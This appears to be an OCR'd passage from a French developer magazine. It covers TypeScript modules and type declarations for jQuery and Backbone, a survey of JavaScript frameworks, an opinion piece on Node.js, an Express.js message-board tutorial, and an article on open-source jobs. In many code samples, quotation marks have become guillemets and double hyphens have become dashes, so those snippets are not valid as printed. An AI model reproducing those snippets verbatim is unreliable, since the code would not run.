```
var Earth;
(function (Earth) {
  var Human = (function () {
    function Human(firstName, lastName) {
      this.firstName = firstName;
      this.lastName = lastName;
    }
    Human.prototype.sayHello = function () {
      console.log(«Hello « + this.firstName + « « + this.lastName);
    };
    return Human;
  })();
  Earth.Human = Human;
})(Earth || (Earth = {}));
```

> Compiler plusieurs fichiers

Jusqu'ici, j'ai tout codé dans un seul fichier. Il est généralement de bon ton de scinder son projet en plusieurs fichiers. Vous pouvez tout transpiler dans un seul fichier JavaScript avec la commande suivante :

```
tsc –out myapp.js module.ts main.ts
```

Une autre possibilité

Vous pouvez aussi référencer votre module dans main.ts de la manière suivante : /// <reference path=»nom_fichier.ts»/> (**Remarque** *: vous pouvez ajouter plusieurs lignes de références*)

```
/// <reference path=»module.ts»/>

var Bob = new Earth.Human(«Bob», «Morane»);

console.log(Bob);
```

Et la commande pour transpiler sera simplifiée de cette façon : tsc —out myapp.js main.ts.

PS : si vous lancez la commande tsc main.ts vous obtiendrez 2 fichiers JavaScript dissociés : main.js et module.js

> Arrow

Les **«arrow function expressions»** sont une fonctionnalité prévue pour ECMAScript 6. CoffeeScript en implémente déjà une version. Cela permet d'avoir une notation plus compacte (pas de mot clé function) et de gérer la portée du mot clé this (pour éviter par exemple des var that = this;). Voici quelques exemples :

Fonction addition :

```
var addition = (a,b) => {
  return a+b;
```

```
}

console.log(addition(5,12));
```

Parcours d'un tableau :

```
["Orange", "Citron", "Pomme", "Poire"].forEach((fruit) => {
  console.log(fruit);
});
```

> Utiliser TypeScript avec d'autres frameworks

Un des gros reproches fait à **Dart** était sa non interopérabilté avec JavaScript. Le problème semble être maintenant réglé (reste à étudier comment). Contrairement à **Dart**, **TypeScript**, comme **CoffeeScript**, finalement cela reste du JavaScript «parlé différemment», ce qui fait que les librairies JavaScript existantes restent compatibles, cependant certaines librairies mettent en place leur propre système de «pseudo classes» avec leur propre mécanique d'héritage. Et là en **CoffeeScript** vous risquez de vous retrouver avec deux modes de programmation objet dans le code, cela fonctionne mais ce n'est pas très élégant selon moi. Côté **TypeScript**, ma problématique a été prévue et un système de «définition de correspondances» l'a été aussi *(ps : même si cela n'existe pas en CoffeeScript, il y a des moyens de le faire mais ce n'est pas l'objet de cet article)*.

Utiliser jQuery et Underscore avec TypeScript

JQuery est un des frameworks JavaScript incontournables. Si un transpiler JavaScript ne permet pas de l'utiliser *(il faudrait en plus re-écrire un jQuery …)* il n'a à mon sens que peu d'intérêt. Il se trouve que concernant son utilisation avec **TypeScript**, la solution est extrêmement simple en utilisant le mot clé *declare* et le type *any (si j'osais je comparerais any au Variant de Visual Basic)*:

```
declare var $: any;
```

Underscore est peut-être moins connu, et pourtant indispensable puisqu'il vous apporte par exemple des fonctionnalités ES5 lorsque vous êtes dans un contexte ES3, comme les itérations (forEach()) ou les filtres (filter()) sur des tableaux. De plus, j'en aurais besoin pour le paragraphe suivant. Donc aussi simple que jQuery :

```
declare var _: any;
```

Testons pour être sûr

Vous aurez besoin de télécharger jQuery et d'Underscore. Faite une «rapide» page html :

```
<!DOCTYPE html>

<html>
  <head>
    <title>TypeScript</title>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  </head>
  <body>
    <ul></ul>

  </body>

  <script src="JavaScripts/jquery-1.8.2.js"></script>
  <script src="JavaScripts/underscore.js"></script>

  <script src="index.js"></script>
</html>
```

Créez un fichier index.ts avec ce code :

```
declare var $: any;
declare var _: any;

$(()=> {
  var fruits = ["Orange", "Citron", "Pomme", "Poire", "Fraise"]
  ,   ulList = $("ul");

  _.each(fruits, (fruit) => {
    ulList.append("<li>"+fruit+"</li>");
  });

});
```

Notez au passage l'utilisation de =>.

Transpilez index.ts, puis ouvrez votre page index.html, vous obtiendrez une liste de fruits [Fig.1].

Utiliser Backbone avec TypeScript

Je n'ai pas choisi **Backbone** parce que c'est le framework JavaScript MVC qui monte, ni parce que c'est mon framework préféré mais parce que Backbone embarque son propre modèle de «pseudo classe». Par exemple pour définir une «classe» de type modèle (et l'utiliser) avec **Backbone**, il faut écrire ceci :

```
var Human = Backbone.Model.extend({
  initialize : function() {
  console.log("Hello from Human constructor.");
  }
})

var Bob = new Human({firstName:"Bob", lastName:"Morane"});
console.log(Bob.get("firstName"), Bob.get("lastName"));
```

Si dans votre code Typescript, vous avez écrit *declare var Backbone*; votre code marchera en l'état, ce qui est très rassurant d'un point de vue compatibilité avec vos projets existants. Mais peut-être aimeriez-vous être plus «Typescript compliant» et souhaiter écrire quelque chose comme ceci :

```
class Human extends Backbone.Model {
  initialize () {
    console.log("Hello from Human constructor.");
  }
}

var Bob = new Human({firstName:"Bob", lastName:"Morane"});
console.log(Bob.get("firstName"), Bob.get("lastName"));
```

Alors j'utilise initialize car en fait dans **Backbone** c'est une méthode appelée par le constructeur et je préfère ne pas modifier le fonctionnement intrinsèque de **Backbone**. Pour que TypeScript sache comprendre ceci, il faudra écrire une déclaration un peu plus complexe en déclarant un module Backbone avec une classe Model:

```
declare var $: any;
```

```
declare var _: any;

declare module Backbone {

  export class Model {

    initialize (attr? , opts? );
    get(name: string): any;
  }
}
```

Et là notre code va fonctionner. Dans la vraie vie, il faudra déclarer toutes les méthodes du modèle (et des autres composants Backbone) :

```
declare module Backbone {

  export class Model {
    constructor (attr? , opts? );
    initialize (attr? , opts? );
    get(name: string): any;
    set(name: string, val: any): void;
    set(obj: any): void;
    save(attr? , opts? ): void;
    destroy(): void;
    bind(ev: string, f: Function, ctx?: any): void;
    toJSON(): any;

  }
}
```

Pour le tester complètement, modifiez votre page html comme ceci *(pensez à télécharger Backbone.js)* :

```
<!DOCTYPE html>

<html>
  <head>
    <title>TypeScript</title>
    <meta http-equiv=»Content-Type» content=»text/html; charset=utf-8»>
  </head>
  <body>
    <div></div>

  </body>

  <script src=»JavaScripts/jquery-1.8.2.js»></script>
  <script src=»JavaScripts/underscore.js»></script>
  <script src=»JavaScripts/backbone.js»></script>

  <script src=»index.js»></script>
</html>
```

Modifiez ensuite index.ts de cette manière :

```
declare var $: any;
declare var _: any;

declare module Backbone {

  export class Model {
    constructor (attr? , opts? );
    initialize (attr? , opts? );
    get(name: string): any;
    set(name: string, val: any): void;
    set(obj: any): void;
    save(attr? , opts? ): void;
    destroy(): void;
    bind(ev: string, f: Function, ctx?: any): void;
    toJSON(): any;

  }
}

class Human extends Backbone.Model {
  initialize () {
    console.log(«Hello from Human constructor.»);
  }

}

var Bob = new Human({firstName:»Bob», lastName:»Morane»});
console.log(Bob.get(«firstName»), Bob.get(«lastName»));

$(()=> {
  var Bob = new Human({firstName:»Bob», lastName:»Morane»})
  ,   div = $(«div»);

  console.log(Bob.get(«firstName»), Bob.get(«lastName»));

  div.html(Bob.get(«firstName») + « « + Bob.get(«lastName»));

});
```

Transpilez index.ts, puis ouvrez votre page index.html, vous obtiendrez ceci : [Fig.2]. Voilà, nous en avons fini de notre petit tour d'horizon de **TypeScript**, maintenant vous en connaissez assez pour vous lancer et vous faire votre propre avis. Pour aller plus loin je vous conseille la lecture de http://csharperimage.jeremylikness.com/2012/10/building-backbone-applications-with.html

Cette mécanique de «correspondances» peut paraître fastidieuse, mais vous avez vu que l'on pouvait utiliser «l'ancienne façon». Mais cela contribue à démontrer que **TypeScript** est à la fois prêt pour **EcmaScript 6** mais reste compatible avec l'existant (ce qui devrait être le cas d'Ecmascript 6 aussi). Et adopter **TypeScript** sur ses projets m'apparaît peu risqué puisque de toutes les manières il génère du JavaScript maintenable et lisible. Et je dois dire *(et c'est un Mac user qui vous l'écrit)*, que je trouve ce projet de Microsoft très intéressant et utile, tout particulièrement concernant l'adoption de JavaScript *(et son futur)* par les développeurs «un peu» réfractaires.

Philippe **Charrière** (*Responsable de réponse chez Steria Lyon*, ph.charriere@gmail.com, Blog : http://k33g.github.com/).
Remerciements à @loic_d pour ses relectures & corrections




Fig.1




Fig.2

Maîtriser les nouveaux frameworks Web : la montée en puissance du JavaScript

Le JavaScript a pendant longtemps eu une mauvaise image à cause de son paradigme et de sa syntaxe quelque peu différente des langages conventionnels. Depuis un certain nombre d'années, il fait un retour en force remarqué et remarquable: avec la popularisation de l'AJAX, on le trouve partout, et même côté serveur avec NodeJS.

Nous utilisons à l'ETNA certaines des technologies qui vont être évoquées ci-dessous et le retour sur investissement a largement dépassé nos espérances.

LES FRAMEWORKS WEB

jQuery est sans conteste le framework qui a le plus contribué à cette expansion. Sa légèreté et la simplicité de sa syntaxe ont réussi à séduire des développeurs qui trouvaient le ticket d'entrée du JavaScript trop élevé.

> Dynamiser une page avec jQuery

La pluspart du temps, jQuery est utilisé pour ajouter du dynamisme: animation, Ajax, manipulation du style/DOM…
jQuery est particulièrement efficace dans ce rôle de par sa simplicité d'utilisation et la clarté de sa syntaxe. On pourra citer en exemple de cette simplicité, l'utilisation des sélecteurs CSS :

```
$("#mon_id").addClass("ohmy")
```

Ceci a pour effet d'ajouter la classe ohmy à mon élément d'id *mon_id*. L'une des autres alternatives est l'AJAX qui permet d'ajouter du contenu dans une page Web et ce, même après la fin de son chargement. C'est une technique massivement utilisée de nos jours, car elle permet d'ajouter/rafraîchir des informations sans recharger entièrement la page: confort d'utilisation pour l'utilisateur final et économie de ressources matérielles côté service.

> Les WebApps

Si les frameworks comme jQuery permettent de faciliter le développement en enrichissant les fonctionnalités de base de JavaScript, il existe de nouveaux frameworks qui s'appuient sur cette impulsion.
Ils sont nombreux à se bousculer, chacun avec leur approche plus ou moins respective :

- **BackboneJS:** framework MVC très utilisé
- **KnockOut:** librairie apportant le model MVVM
- **AngularJS:** framework MV* développé par Google (mon préféré)
- **SproutCore:** framework MVC développé par Apple et StrobeInc.
- **Cappuccino:** framework Objective-J développé par 280North inc.
- **Dojo:** framework MVC, appuyé par IBM et Zend

Cette liste est très loin d'être exhaustive. Ces derniers tendent à proposer une manière de créer le plus simplement possible des RIA (*Rich Internet Application*). Ces WebApps sont pensées pour s'approcher le plus possible en termes de fonctionnalités (et très souvent aussi au niveau du *look&feel*) de leurs équivalents Desktop.
Cette approche a permis de voir émerger des applications Web de plus en plus riches et aux fonctionnalités toujours plus complexes. On pourra citer pour exemple l'application Web de DropBox ou encore Gmail qui sont la preuve du potentiel que représentent les WebApps. Enfin, pour ceux qui n'apprécient pas la syntaxe du Javascript, il existe **CoffeeScript:** un langage qui se transforme en JavaScript une fois compilé.
Ce dernier a de quoi séduire, il possède une syntaxe plus claire et concise, et enrichit le Javascript de base en fonctionnalités qui lui font cruellement défaut.

> Le Web n'est pas qu'en JavaScript…

La trousse à outils du parfait développeur Web ne serait pas complète sans des outils spécifiques aux autres langages.
Pour commencer, mention spéciale à **Bootstrap** le bien nommé. Ce dernier, développé et utilisé par Twitter, est une librairie graphique permettant d'accélérer énormément le temps nécessaire pour obtenir un site au design impeccable. Il embarque également quelques composants JavaScript spécifiques afin d'améliorer son intégration.
On peut également mentionner les outils comme **SASS**, **Less** ou encore **Stylus** qui faciliteront grandement l'écriture de vos feuilles de style en ajoutant des fonctionnalités qui deviennent vite indispensables au CSS (comme la possibilité de faire des fonctions, des variables etc.).
Cette trousse à outils a beau être non-exhaustive, elle commence à devenir plutôt longue. La gestion des dépendances, leurs mises à jour, etc. peuvent devenir très vite complexes. Un ingénieur de Google a eu l'idée d'inventer **Yeoman**, un outil créé et pensé pour les développeurs Web qui permet entre autres: une gestion des dépendances, du scaffolding, la compilation et mignification automatiques (du code, des images…). Peut-être l'outil le plus indispensable de cet article… car il peut vous aider à découvrir les autres !
Liens :

- Yeoman - (http://yeoman.io)
- Angular - (http://angularjs.org)
- Bootstrap - (http://twitter.github.com/bootstrap/)
- CoffeeScript - (http://coffeescript.org)

Alban **Vitale**
Responsable outils informatiques à l'ETNA, école d'informatique en alternance.

Avis d'expert

Node.js, comment et pourquoi ?

En tant que développeur web, vous devez avoir quelques années de JavaScript côté client derrière vous. Côté serveur, ce sont probablement des années de PHP. Deux possibilités : vous en avez déjà « ras-le-bol » de cet agrégat d'incohérences, ou alors pas encore, mais ça viendra. Si vous tournez déjà autour de Ruby, Python, voire Haskell, Scala… pour découvrir d'autres horizons, ça doit déjà vous démanger !

Et si on repensait à JavaScript. Ce langage qu'on cantonne à l'affichage dynamique de blocs, et éventuellement à quelques appels Ajax. Ce grand incompris, originellement créé pour le serveur, et qu'on maîtrise déjà au moins un peu. Ce qu'on déteste, ce sont plutôt les incompatibilités entre navigateurs, le DOM… mais le langage en lui-même, on en est généralement plutôt satisfait.

Voilà une manière neutre d'aborder Node.js : Pas parce que c'est à la mode, pas parce que "ça fait du temps réel", mais parce que c'est JavaScript. Une manière de changer la manière d'appréhender le serveur, sans repartir à zéro.

> Quels cas d'usage ?

Node apporte une API dite "asynchrone" "non bloquante". Concrètement cela veut dire que pendant qu'une requête est en cours (BDD, réseau, disque dur…) le programme passe à la suite. Par exemple si je dois crawler 50 pages web, je peux lancer les 50 requêtes en même temps et elles seront ensuite traitées par ordre de réponse des serveurs. La même chose avec des threads ou des forks serait bien plus lourd (mémoire, logique de synchronisation), et en mode bloquant serait carrément pathétique.

On va donc typiquement l'utiliser là où on a besoin de faire de nombreuses requêtes I/O parallélisables : crawling, logging, mais aussi simplement les serveurs HTTP, typiquement les services REST.

En fait, c'est le cas pour tout dans le web, mais si vous souhaitez apporter Node dans votre entreprise par exemple, autant commencer par des cas d'usage plus simples à "vendre".

> Avantages et inconvénients de la plateforme

Passé l'intérêt initial, il reste à appréhender les caractéristiques uniques de la plateforme. Dans les avantages, je citerai :

- Disposer du même langage côté client et côté serveur permet d'éviter la transition, et de garder un peu plus de cerveau disponible pour la logique métier ;
- On va pouvoir réutiliser avec plaisir certaines librairies client côté serveur : jQuery, momentjs, underscore, mustache, etc. ;
- L'API non bloquante est très puissante_;
- La communauté est extrêmement active_;
- Le gestionnaire de modules "npm" est l'un des meilleurs outils de ce genre ;
- Certains modules valent vraiment le détour : socket.io, express, request, mocha…

Évidemment, les avantages vont avec des inconvénients :

- Certains débutants auront tendance à se « mélanger les pinceaux » entre client et serveur, d'autant plus qu'il s'agit du même langage ;
- L'API asynchrone à base de callbacks n'est pas forcément du goût de tout le monde, et il faut prendre garde à maintenir une bonne qualité de code ou on risque d'arriver vite à des niveaux d'imbrication compliqués à maintenir ;
- Le nombre de modules disponibles est écrasant, il devient aujourd'hui difficile de trier le bon grain de l'ivraie ;
- Node n'est pas multi-threadé, il n'utilise qu'un cœur de CPU, ce qui simplifie énormément le traitement des opérations, mais limite les performances. On devra rapidement apprendre à savoir coder "scalable" pour passer outre cette limitation ; Si vous aimez JavaScript, et êtes à l'aise avec, c'est évidemment un énorme avantage. Node s'adresse à tous, et la courbe d'apprentissage est douce.

> Node est-il le nouveau PHP ?

Ce parallèle revient régulièrement. Il se base sur quelques points communs :

- La qualité discutable du langage (notamment le typage dynamique qui amène toujours son lot de rigolade) ;
- La popularité explosive ;
- Des choix de conception résolument orientés vers la facilité d'usage ;

Pour moi, un parallèle plus juste est fait avec les navigateurs : Internet Explorer a dominé le marché à juste titre au temps où la concurrence n'apportait pas grand-chose. Firefox s'est ensuite imposé de par ses fonctionnalités et ses différences. IE n'a pas disparu, il s'est amélioré pour tenir le coup, ce qui a ouvert la brèche à d'autres, comme Chrome qui prend la tête aujourd'hui. On voit Node tenir ce rôle de "déclencheur" plutôt que de nouveau roi. D'ailleurs "npm" a clairement inspiré "composer", le nouveau gestionnaire de dépendances de PHP.

> Conclusion

Gardez l'esprit ouvert. Testez. Vous connaissez déjà JavaScript, donc tester Node ne sera pas l'expérience la plus complexe, vous pourrez vous concentrer sur les concepts au lieu d'apprendre une nouvelle syntaxe, et ainsi renouveler votre plaisir de coder en réalisant des prototypes rapidement.

Nicolas **Chambrier**
expert technique freelance, formateur Node.js
nicolas@chambrier.fr
Blog: http://naholyr.fr

Express.js : premiers contacts avec Node.js

Le 1er contact avec Node est souvent «magique», et après avoir écrit votre premier «serveur» web en 3 à 5 lignes, vous vous sentez un peu comme le Maître du Monde prêt à écrire LA «killer app» web du moment. Passé le cas de servir des pages statiques ou des services web JSON, vous vous retrouvez très vite confronté à la problématique des pages dynamiques, la gestion des routes, les sessions ... Et là, c'est le drame, la magie disparaît d'un coup, finalement Node vous apparaît plus compliqué que prévu. Pas de panique ! Express.js va nous apporter lui aussi un peu de magie.

Express.js est un framework d'application web pour Node.js, qui encapsule certaines complexités et va par exemple nous permettre aisément de gérer les routes et les sessions de notre application. Nous allons donc voir, comment Express.js est (probablement), le framework à la fois le plus simple et le plus puissant qui existe. Pour cela nous allons coder une application qui permettra de poster des messages courts sur une page, visibles pour l'ensemble des utilisateurs.

> Installation

En prérequis, vous devez bien sûr avoir installé Node.js (http://nodejs.org/). Ensuite installons Express (http://expressjs.com). Pour cela, ouvrez un terminal (ou console) et tapez la commande ci-dessous :

- sous OS X : `sudo npm install -g express`
- sous Linux (Ubuntu) : `npm install -g express`
- sous Windows `npm install -g express`

Voilà, vous êtes prêts pour votre première application web Node.js & Express en quelques minutes (promis).

> 1re application ... Hello world ?

Express est très pratique et vous permet de générer le squelette complet de votre futur site web. Pour cela, il faudra lui passer différents paramètres, (vous pouvez trouver les explications ici : http://expressjs.com/guide.html#executable). En ce qui nous concerne, positionnez-vous dans un répertoire de travail et tapez ceci :

```
express –sessions –template ejs messages
```




Fig.1

Nous avons expliqué à Express que nous souhaitions utiliser les sessions et le moteur de template **EJS** et que notre application s'appelait *messages*. Nous avons ensuite besoin d'installer les dépendances nécessaires (notamment EJS), allez donc dans le répertoire de votre application *cd messages* et tapez la commande *npm install*.

Patientez quelques secondes, vous disposez d'une arborescence applicative complète : [Fig.1] et vous pouvez lancer d'ores et déjà votre application avec la commande *node app*, et regarder à quoi elle ressemble ici : http://localhost:3000, je vous l'accorde c'est un peu vide. Vous pouvez quitter l'application (Ctrl +C), nous allons ajouter un peu de contenu à tout cela.

Astuce : *plutôt que de devoir arrêter et relancer votre application à chaque modification, installez* ***nodemon :*** *npm install -g nodemon, dorénavant pour lancer votre application web, tapez nodemon app.js au lieu de node app, et elle se relancera toute seule à chaque fois que nodemon détectera un changement dans vos fichiers (au moment de la sauvegarde).*

> Un tour dans le code avant de commencer

Le code principal est dans app.js, ne vous préoccupez pas du reste pour cette fois, l'important est cette partie :

```
// Routes
app.get('/', function(req, res){

  res.render('index', {
    title: 'Express'
  });
});
```

Alors, qu'est-ce que cela signifie ?


- app.get('/', function(req, res) veut dire que tout appel http de type GET à la racine (/) déclenche le traitement de la fonction qui prend en paramètres : req (request) et res (response). Elle sera appelée à chaque fois que le navigateur accède à http://localhost:3000.
- ensuite, res.render('index', { title: 'Express' }); signifie que l'objet response à une méthode render qui prend en paramètre notre vue (le template index) et les variables passées au template (ici, title).

Allons donc voir les templates ejs :

Dans le répertoire /view, nous avons 2 fichiers : layout.ejs qui est utilisé par tous les autres templates, et index.ejs que nous utiliserons :

Contenu de layout.ejs :

```
<!DOCTYPE html>
```



```
<html>
  <head>
    <title><%= title %></title>
    <link rel='stylesheet' href='/stylesheets/style.css' />
  </head>
  <body>
    <%- body %>
  </body>
</html>
```

Contenu de index.ejs :

```
<h1><%= title %></h1>
<p>Welcome to <%= title %></p>
```

Nous retrouvons dans index.ejs notre variable title. Le contenu construit dans index.ejs sera «inséré» dans layout.ejs par le biais du tag <%- body %>.

> Application «Messages» :

Passons enfin à notre application. Avant toute chose, Installez jQuery (http://code.jquery.com/jquery-1.8.3.min.js) dans le /public/JavaScripts. Et codons … Modifions le code d'app.js de la façon suivante :

```
var messages = [];

// Routes

app.get('/', function(req, res){
  res.render('index', {
    title: 'Messages', sessionID : req.sessionID
  });
});

app.post('/messages', function(req, res){
  var message = req.body.messagetopost;
  if(message.length>0) { messages.push({text:message,id:req.
sessionID}); };
  res.send(true); //toujours renvoyer quelque chose
});

app.get('/messages', function(req, res){
  res.send(messages.slice(-10));
});
```

Explications :

- j'ai ajouté var messages = [] : un tableau global qui contiendra l'ensemble des messages échangés
- j'ai modifié la première route de type GET pour passer l'identifiant de session au template index : res.render('index', { title: 'Messages', sessionID : req.sessionID });
- j'ai créé une route de type POST, qui va récupérer le message posté par le navigateur : var message = req.body.messagetopost; et l'ajouter dans notre tableau de messages : messages.push({text:message,id:req.sessionID}) avec l'id de session associé
- j'ai créé une dernière route de type GET qui, lorsqu'elle est appelée (http://localhost:3000/messages) retourne les dix derniers messages du tableau : res.send(messages.slice(-10));

Modifions ensuite le code d'index.ejs :

Je souhaite :

- Afficher le nom de mon application (contenu dans title) en titre de page : j'ajoute donc <h1><%= title %></h1>
- Afficher l'id de session du navigateur : Votre ID de session : <%= sessionID %>

Pouvoir saisir un message :

```
  <label for=»messagetopost»>Votre message : </label>
  <input type=»text» id=»messagetopost» name=»messagetopost»
value=»»></input>
  <button id=»btnsend»>Envoyer</button>
```

- Envoyer le message quand je clique sur le bouton, à l'aide d'une requête Ajax (à l'aide de jQuery) :

```
  $(«#btnsend»).bind(«click», function() {
    $.ajax({
      type:»POST»,
      url:»/messages»,
      data : { messagetopost : $(«#messagetopost»).val() } ,
      dataType : 'json',
      error:function(err){ throw err; }
    });
  });
```

Vous notez que nous appelons la route /messages de type POST en lui passant la valeur de saisie en paramètre

- Récupérer toutes les secondes (1000 ms) le tableau des 10 derniers messages et construire une liste <ul> que nous afficherons dans le tag de notre page :

```
  setInterval(function(){

    $.ajax({
      type:»GET»,
      url:»/messages»,
      error:function(err){ throw err; },
      success:function(messages) {

        var ul = $('<ul/>');
```

```
        $.each(messages, function(i){
          var li = $('<li/>').text(messages[i].text+» (id de
session : «+messages[i].id+»)»).appendTo(ul);
        });

        $(«div»).html(ul.html());
      }
    });

  }, 1000);
```

Vous notez que nous appelons la route /messages de type GET et nous récupérons les données via messages en retour : success:function(messages). Le code final ressemblera à ceci :


```
<h1><%= title %></h1>
<hr>
<p>Votre ID de session : <%= sessionID %></p>
<hr>
  <label for=»messagetopost»>Votre message : </label>
  <input type=»text» id=»messagetopost» name=»messagetopost»
value=»»></input>
  <button id=»btnsend»>Envoyer</button>
<hr>

<div>
</div>

<script>
  $(«#btnsend»).bind(«click», function() {

    $.ajax({
      type:»POST»,
      url:»/messages»,
      data : { messagetopost : $(«#messagetopost»).val() } ,
      dataType : 'json',
      error:function(err){ throw err; },
      success: function(data) {
        //rien à faire
      }
    });
  });

  setInterval(function(){

    $.ajax({
      type:»GET»,
      url:»/messages»,
      error:function(err){ throw err; },
      success:function(messages) {

        var ul = $('<ul/>');

        $.each(messages, function(i){
          var li = $('<li/>').text(messages[i].text+» (id de
session : «+messages[i].id+»)»).appendTo(ul);
        });

        $(«div»).html(ul.html());
      }
    });

  }, 1000);

</script>
```

Accédez maintenant à l'url http://localhost:3000 à partir de plusieurs navigateurs (de type différents pour qu'ils ne partagent pas le même id de session, par exemple un Chrome et un Firefox) et postez des messages : [Fig.2].

> Conclusion

Voilà, vous voyez qu'en peu de temps, sans trop d'effort et sans connaître Node.js sur le bout des doigts, vous pouvez déjà commencer à construire simplement des applications web.
Amusez-vous bien !

Philippe **Charrière**
(Responsable de réponse chez Steria Lyon, ph.charriere@gmail.com,
Blog : http://k33g.github.com/*).*



Open Source / Libre : un marché de l'emploi en croissance

Depuis quelques semaines, le monde du Libre français se mobilise pour développer les carrières dans l'Open Source, développer les cursus, avoir une plus grande visibilité et surtout favoriser les intégrateurs et sociétés dites innovantes à recruter et à garder les compétences, notamment, face aux grandes SSII. Dans un marché tendu par la crise et le manque de certaines compétences, une Charte Libre Emploi a été définie.

Lors de l'OpenWorld Forum et à l'initiative du centre de réflexion « Education Job & Floss », une charte Libre Emploi a été présentée et soutenue par le PLOSS, le GTLL et le CNLL. Le but : créer un environnement en entreprise respectant l'esprit du Libre, en « imposant » des critères précis aux entreprises signataires, pour un « emploi durable dans le logiciel libre ».

Cette charte définit 5 engagements à respecter :

- Offrir un environnement de travail professionnel : proposer des outils et logiciels Libres / Open Source à ceux qui le souhaitent
- Offrir des conditions d'emploi favorables : encourager le travail envers une communauté, redistribuer les modifications d'un logiciel libre, etc.
- Soutenir les formations dédiées aux logiciels libres : financer un projet, favoriser les organismes de formations ayant un volet open source, notamment par la taxe d'apprentissage
- Encourager la formation des collaborateurs : formation continue
- Favoriser les contributions aux communautés

Cette charte concerne avant tout les sociétés spécialisées dans les logiciels libres ou les utilisant massivement. Mais la charte peut être signée par les SSII classiques par exemple. Il s'agit d'un « label » n'ayant aucune contrainte légale.

> Plus de 250 entreprises Open Source / Libre en France

Ces entreprises du Libre ont en moyenne une trentaine de salariés et génèrent 3 millions d'euros de chiffre d'affaires (en moyenne), avec quelques grandes structures comme Smile, Linagora, AlterWay, etc. mais ce sont des exceptions dans le paysage de l'open source français. Ce tissu représente environ 10 000 emplois, selon Philippe Montargès d'AlterWay, et pour qui : « *Ce chiffre est en croissance* ». Dans les 2 à 3 ans, la perspective serait de 2 à 3 000 emplois directs (par an). A cela se rajoutent tous les emplois se créant dans les entreprises, les SSII classiques. Là il est plus difficile de chiffrer.

D.R

Open Source en open space : les bureaux d'Alterway, à Saint-Cloud.

> Carrière dans le Libre en France

Le PLOSS (réseau des entreprises du logiciel libre en île de France a dévoilé sa nouvelle étude sur l'emploi (enquête Ploss 2011-2013).

Création d'emplois dans les sociétés Pures Players du Libre :

- 2011 : 1 000 emplois créés
- 2012 : 1250
- 2013 : 1480 (estimation)

Plus de 60 % de ces créations se feront dans des entreprises de plus de 50 salariés. « *Globalement, les entreprises du Libre restent optimistes sur leurs estimations de l'évolution de la création de nouveaux postes. Même si elles restent majoritairement axées sur des volumes en accord avec la taille des entreprises du secteur (1 à 5 recrutements par an), les entreprises du Libre font des projections qui accordent de plus en plus de place à des recrutements plus vastes* », précise l'étude emploi du Ploss.

Smile, l'un des poids lourds open source du marché française, annonce une cinquantaine de recrutements d'ici la fin de l'année et maintient son objectif de 150 recrutements en 2013. « *Nous recevons environ 250 CV par mois, nous faisons une proposition à une vingtaine de personnes* », précise **Sabrina Baouze** (responsable RH, Smile). Au final, une douzaine de personnes seront recrutées (ce qui ne signifie pas forcément une création de poste à chaque recrutement).

> Quels profils ?

Le développeur logiciel et le développeur web sont les deux métiers qui reviennent le plus dans les offres.

Selon le Ploss, le développeur représentera plus de 55 % des emplois du Libre en 2013. Puis suivent l'administration réseau / système, spécialistes en embarqué, les architectes sans oublier les compétences sur la BI ou encore l'Open Data.

